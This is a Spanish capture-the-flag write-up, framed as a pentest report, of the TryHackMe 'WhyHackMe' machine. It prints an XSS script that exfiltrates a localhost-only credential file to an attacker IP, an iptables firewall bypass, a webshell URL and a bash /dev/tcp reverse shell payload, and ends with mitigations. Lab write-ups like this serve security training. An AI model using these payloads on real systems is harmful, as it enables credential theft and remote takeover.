Informe de Análisis de Penetración - Máquina Virtual "WhyHackMe"

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.67.155.157 (IP inicial: 10.64.150.142)
Dominio Asociado	boring.box
Consultor	Bender2997_
Fecha de Pruebas	2026-03-24
Criticidad	Crítica
Vectores de Compromiso	Acceso anónimo a FTP, SSRF vía Stored XSS, Omisión de Firewall, Descubrimiento de Webshell y RCE, Escalada de Privilegios a root.

Resumen Ejecutivo:

La evaluación de seguridad sobre el objetivo (10.67.155.157) reveló una cadena crítica de vulnerabilidades. La explotación se inició con la obtención de una pista mediante un acceso FTP anónimo, la cual condujo a la identificación y abuso de una vulnerabilidad de Server-Side Request Forgery (SSRF) combinada con Stored Cross-Site Scripting (XSS) en la funcionalidad de comentarios del sitio web. Esta combinación permitió la exfiltración de credenciales de un nuevo usuario (jack).

Una vez dentro del sistema vía SSH, se identificó un privilegio de sudo mal configurado en el binario /usr/sbin/iptables, el cual fue utilizado para deshabilitar una regla de firewall y exponer un servicio web interno oculto en el puerto 41312. El análisis de tráfico de red (capture.pcap) reveló la existencia de una webshell con parámetros de descifrado, lo que facilitó la obtención de una Reverse Shell y la ejecución de comandos como root. La criticidad de los hallazgos es extrema, debido a que se logró el control total del sistema y el acceso a datos sensibles.

2. Metodología y Fases de Explotación

La metodología se centró en la prueba de caja negra (Black-Box Testing) para identificar y explotar vulnerabilidades, dividida en las siguientes fases: Reconocimiento, Acceso Inicial, Movimiento Lateral y Escalada de Privilegios.

2.1. Fase de Reconocimiento y Enumeración

1. **Escaneo de Puertos (NMAP):** Se identificaron los siguientes servicios y versiones en la IP objetivo:
    - **21/tcp:** open ftp (vsftpd 3.0.3)
    - **22/tcp:** open ssh (OpenSSH 8.2p1 Ubuntu)
    - **80/tcp:** open http (Apache httpd 2.4.41 (Ubuntu))
2. **Acceso Anónimo a FTP:** El servicio FTP permitía el inicio de sesión anónimo. Se extrajo el archivo update.txt.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# ftp 10.67.155.157
Connected to 10.67.155.157.
220 (vsFTPd 3.0.3)
Name (10.67.155.157:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14713|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
226 Directory send OK.
```


3. **Análisis de update.txt:** El archivo contenía una pista crítica sobre credenciales accesibles solo por localhost (127.0.0.1/dir/pass.txt), lo que sugirió la existencia de una vulnerabilidad de Server-Side Request Forgery (SSRF).

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# cat update.txt
Hey I just removed the old user mike because that account was compromised and for any of you who wants the creds of new account visit 127.0.0.1/dir/pass.txt
and don't worry this file is only accessible by localhost(127.0.0.1), so nobody else can view it except me or people with access to the common account.
- admin
```


4. **Enumeración de Directorios (Gobuster):** Se descubrieron endpoints clave como blog.php, login.php, register.php, config.php, y el directorio dir (con Status: 403).


2.2. Explotación de la Aplicación Web (SSRF vía Stored XSS)

1. **Vulnerabilidad de Enumeración de Usuarios:** El formulario de registro (register.php) permitía determinar si un usuario existía.



2. **Obtención de Acceso para Comentarios:** Se registró un nuevo usuario para acceder a la funcionalidad de comentarios en blog.php.
3. **Identificación de Stored XSS:** Se confirmó que el campo de *Username*, al ser inyectado, se renderizaba sin sanitizar en la sección de comentarios.





4. **Explotación SSRF con XSS (Cadena de Ataque):** Se identificó una cadena de explotación crítica que combinó la vulnerabilidad de XSS Persistente (*Stored XSS*) con el potencial de *Server-Side Request Forgery* (SSRF) indicado por la pista de FTP. Se utilizó el campo *Username* del formulario de registro, el cual no sanitizaba la entrada, para inyectar un *payload* que cargaba un *script* externo alojado en el servidor del atacante: (<script src="http://192.168.203.116:8000/x.js"></script>).

   Cuando un administrador visualizaba la sección de comentarios, el *script* se ejecutaba en su navegador. El archivo x.js instruía al objeto XMLHttpRequest (XHR) a realizar una solicitud GET asíncrona al recurso interno /dir/pass.txt (accesible solo por localhost), explotando así el SSRF desde el lado del cliente. Tras la lectura exitosa, el contenido fue codificado en Base64 (btoa(xhr.responseText)) y exfiltrado enviándolo como un parámetro de consulta en una solicitud de imagen (new Image().src) a un *listener* bajo control del atacante.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# cat x.js
var xhr = new XMLHttpRequest();
// Pedimos el archivo secreto
xhr.open("GET", "/dir/pass.txt", true);

xhr.onload = function () {
    // Si la lectura es exitosa, codificamos en Base64 y lo mandamos como imagen
    var data = btoa(xhr.responseText);
    new Image().src = "http://192.168.203.116:8000/?c=" + data;
};

xhr.send();
```

5. **Exfiltración de Credenciales:** El servidor del atacante recibió la respuesta codificada, revelando las credenciales para el usuario jack.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.203.116 - - [24/Mar/2026 19:52:17] "GET /x.js HTTP/1.1" 200 -
192.168.203.116 - - [24/Mar/2026 19:52:17] "GET /x.js HTTP/1.1" 200 -
192.168.203.116 - - [24/Mar/2026 19:52:17] "GET /?c=PCFET0NUWVBFIEhUTUwgUFVCTElDICItLy9JRVRGLy9EVEQgSFRNTCAyLjAvL0VOIj4KPGh0bWw+PGhlYWQ+Cjx0aXRsZT40MDMgRm9yY
mlkZGVuPC90aXRsZT4KPC9oZWFkPjxib2R5Pgo8aDE+Rm9yYmlkZGVuPC9oMT4KPHA+WW91IGRvbid0IGhhdmUgcGVybWlzc2lvbiB0byBhY2Nlc3MgdGhpcyByZXNvdXJjZS48L3A+Cjxocj4KPGFkZHJlc3
M+QXBhY2hlLzIuNC40MSAoVWJ1bnR1KSBTZXJ2ZXIgYXQgMTAuNjcuMTU1LjE1NyBQb3J0IDgwPC9hZGRyZXNzPgo8L2JvZHk+PC9odG1sPgo= HTTP/1.1" 200 -
10.67.155.157 - - [24/Mar/2026 19:53:03] "GET /x.js HTTP/1.1" 200 -
10.67.155.157 - - [24/Mar/2026 19:53:03] "GET /?c=amFjazpXaHlJc015UGFzc3dvcmRTb1N0cm9uZ0lESwo= HTTP/1.1" 200 -
```

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# echo 'amFjazpXaHlJc015UGFzc3dvcmRTb1N0cm9uZ0lESwo=' | base64 -d
jack:WhyIsMyPasswordSoStrongIDK
```

2.3. Movimiento Lateral y Escalada de Privilegios (Fase 1 - jack)

1. **Acceso SSH:** Se logró el acceso como el usuario jack.
2. **Obtención de Flag de Usuario:**

```
jack@ubuntu:~$ ls -la
total 32
drwxr-xr-x 4 jack jack 4096 Aug 17  2023 .
drwxr-xr-x 3 root root 4096 Aug 17  2023 ..
lrwxrwxrwx 1 root root    9 Mar 14  2023 .bash_history → /dev/null
-rw-r--r-- 1 jack jack  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 jack jack 3771 Feb 25  2020 .bashrc
drwx------ 2 jack jack 4096 Mar 15  2023 .cache
drwxrwxr-x 3 jack jack 4096 Aug 16  2023 .local
-rw-r--r-- 1 jack jack  807 Feb 25  2020 .profile
-rw-r--r-- 1 jack jack   33 Mar 14  2023 user.txt
jack@ubuntu:~$ cat user.txt
1ca4eb201787acbfcf9e70fca87b866a
```

   - **Flag 1 (Usuario):** 1ca4eb201787acbfcf9e70fca87b866a
3. **Enumeración de Privilegios Sudo:** El comando sudo -l reveló que jack tenía permisos para ejecutar /usr/sbin/iptables como cualquier usuario.

```
jack@ubuntu:~$ sudo -l
[sudo] password for jack:
Matching Defaults entries for jack on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on ubuntu:
    (ALL : ALL) /usr/sbin/iptables
```

4. **Bypass de Firewall Local:**
   - Se identificó una regla de iptables que bloqueaba el puerto **41312/tcp**.


```
jack@ubuntu:/home$ sudo /usr/sbin/iptables -L -n -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:41312
 3885  419K ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
 2989  694K ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0            ctstate NEW,RELATED,ESTABLISHED
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:22
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:80
    0     0 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0            icmptype 8
    0     0 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0            icmptype 0
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 3885 packets, 419K bytes)
 pkts bytes target     prot opt in     out     source               destination
 3217  640K ACCEPT     all  --  *      eth0    0.0.0.0/0            0.0.0.0/0
```

```
jack@ubuntu:/home$ ss -tunlp | grep 41312
tcp   LISTEN 0      511              0.0.0.0:41312        0.0.0.0:*
jack@ubuntu:/home$
```

   - Se eliminó la regla (sudo /usr/sbin/iptables -D INPUT 1), exponiendo un servicio web oculto en el puerto **41312/tcp** que usaba el dominio boring.box.

```
jack@ubuntu:/home$ sudo /usr/sbin/iptables -D INPUT 1
jack@ubuntu:/home$ sudo /usr/sbin/iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0            ctstate NEW,RELATED,ESTABLISHED
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:80
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0            icmptype 8
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0            icmptype 0
DROP       all  --  0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
```

```
┌──(kali㉿kali)-[~/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─$ nmap -sCV -p 41312 -sS -T5 10.67.155.157
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 20:19 -0400
Nmap scan report for 10.67.155.157
Host is up (0.065s latency).

PORT      STATE SERVICE VERSION
41312/tcp open  http    Apache httpd 2.4.41
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: www.example.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
```



2.4. Escalada de Privilegios (Fase 2 - Root)

1. **Enumeración de Archivos Críticos:** Se encontraron los archivos capture.cap (PCAP) y urgent.txt en el directorio /opt/.


```
jack@ubuntu:/$ cd /opt/
jack@ubuntu:/opt$ ls
capture.pcap  urgent.txt
jack@ubuntu:/opt$ cat urgent.txt
Hey guys, after the hack some files have been placed in /usr/lib/cgi-bin/ and when I try to remove them, they wont, even though I am root. Please
 go through the pcap file in /opt and help me fix the server. And I temporarily blocked the attackers access to the backdoor by using iptables ru
les. The cleanup of the server is still incomplete I need to start by deleting these files first.
jack@ubuntu:/opt$
```

2. **Análisis de Tráfico Cifrado:** El PCAP contenía tráfico HTTPS en el puerto 41312. Se buscó y se encontró la clave SSL privada en /etc/apache2/certs/apache.key.


```
jack@ubuntu:/etc/apache2/sites-enabled$ find / -name '*.key' 2>/dev/null
/etc/apache2/certs/apache.key
```

3. **Descubrimiento de la Webshell:** Se utilizó Wireshark para descifrar el tráfico HTTPS con la clave, revelando la URL de una webshell oculta:


Edit -> **Preferences** -> **Protocols** -> **TLS**.



- **URL de Webshell:** https://boring.box:41312/cgi-bin/5UP3r53Cr37.py?key=...&cmd=...



4. **Obtención de Reverse Shell y Root:**
   - Se ejecutó un payload de Reverse Shell a través de la webshell.



   - **Payload:** (bash+-c+'bash+-i+>%26+/dev/tcp/192.168.203.116/4444+0>%261')
   - Al verificar los permisos, se confirmó que el usuario tenía privilegios totales de sudo.

```
www-data@ubuntu:/usr/lib/cgi-bin$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: ALL
www-data@ubuntu:/usr/lib/cgi-bin$
```

   - Se elevó a root mediante sudo bash.

5. **Obtención de Flag de Root:**

```
root@ubuntu:/usr/lib/cgi-bin# cd /
root@ubuntu:/# cd root/
root@ubuntu:~# ls
bot.py  root.txt  snap  ssh.sh
root@ubuntu:~# cat root.txt
4dbe2259ae53846441cc2479b5475c72
root@ubuntu:~#
```

- **Flag 2 (Root):** 4dbe2259ae53846441cc2479b5475c72

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El sistema presentó múltiples fallas de seguridad: desde la falta de higiene en la configuración inicial (FTP anónimo) hasta vulnerabilidades de aplicación web (XSS y SSRF) que permitieron el acceso inicial. El posterior abuso de privilegios (sudo en iptables) y la existencia de un servicio web oculto con una webshell expuesta demuestran fallas críticas en la arquitectura de defensa. El compromiso a nivel root fue directo una vez que se accedió a la webshell.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación
LVF-001	Info Leak (FTP)	Deshabilitar el acceso FTP anónimo y eliminar archivos sensibles del servidor.
LVF-002	XSS / SSRF	Implementar validación y sanitización estricta de entradas. Restringir llamadas HTTP internas.

ID	Riesgo	Recomendación de Mitigación
LVF-003	Info Leak (Reg)	Modificar el proceso de registro para devolver mensajes de error genéricos.
LVF-004	PrivEsc (Sudo)	Aplicar el Principio de Mínimo Privilegio. Revisar y restringir el uso de iptables vía sudo.
LVF-005	Backdoor / RCE	Eliminar la webshell y realizar un análisis forense para detectar persistencia adicional.

4. Lecciones aprendidas / Análisis del ataque

- **¿Cómo detecté el vector?** El vector de entrada inicial se materializó a partir del acceso FTP anónimo. Al revisar el archivo update.txt, identifiqué la referencia a un recurso interno de "solo localhost" (127.0.0.1/dir/pass.txt"), lo cual inmediatamente sugirió la explotación de una vulnerabilidad de SSRF. La clave para pivotar se encontró al confirmar que el campo *Username* del registro era vulnerable a Stored XSS, permitiendo la exfiltración del contenido interno combinando ambas fallas.
- **¿Qué me hizo sospechar?** Mi principal sospecha se basó en la mención explícita del recurso local, un indicio claro de que se esperaba que una solicitud se ejecutara desde el propio servidor. Más adelante, durante la fase de movimiento lateral, la identificación de permisos sudo no restringidos sobre

iptables sugirió inmediatamente que la ruta de escalada de privilegios estaría ligada a la manipulación del firewall o la exposición de servicios de red interna.

- **¿Qué acciones se realizarían distinto en un entorno real?**
    - **Fuerza Bruta en SSH:** Si las credenciales no hubieran sido exfiltradas tan directamente, se habría dedicado un esfuerzo más significativo a la fuerza bruta del servicio SSH.
    - **Optimización de Payloads:** Se emplearían scripts de exfiltración más robustos y técnicas de ofuscación para manejar entornos con defensas más sofisticadas contra XSS/SSRF.
    - **Enumeración Exhaustiva:** Se priorizaría una búsqueda más profunda y automatizada de binarios con permisos SUID o capacidades especiales en la fase de reconocimiento, buscando vectores de escalada menos obvios.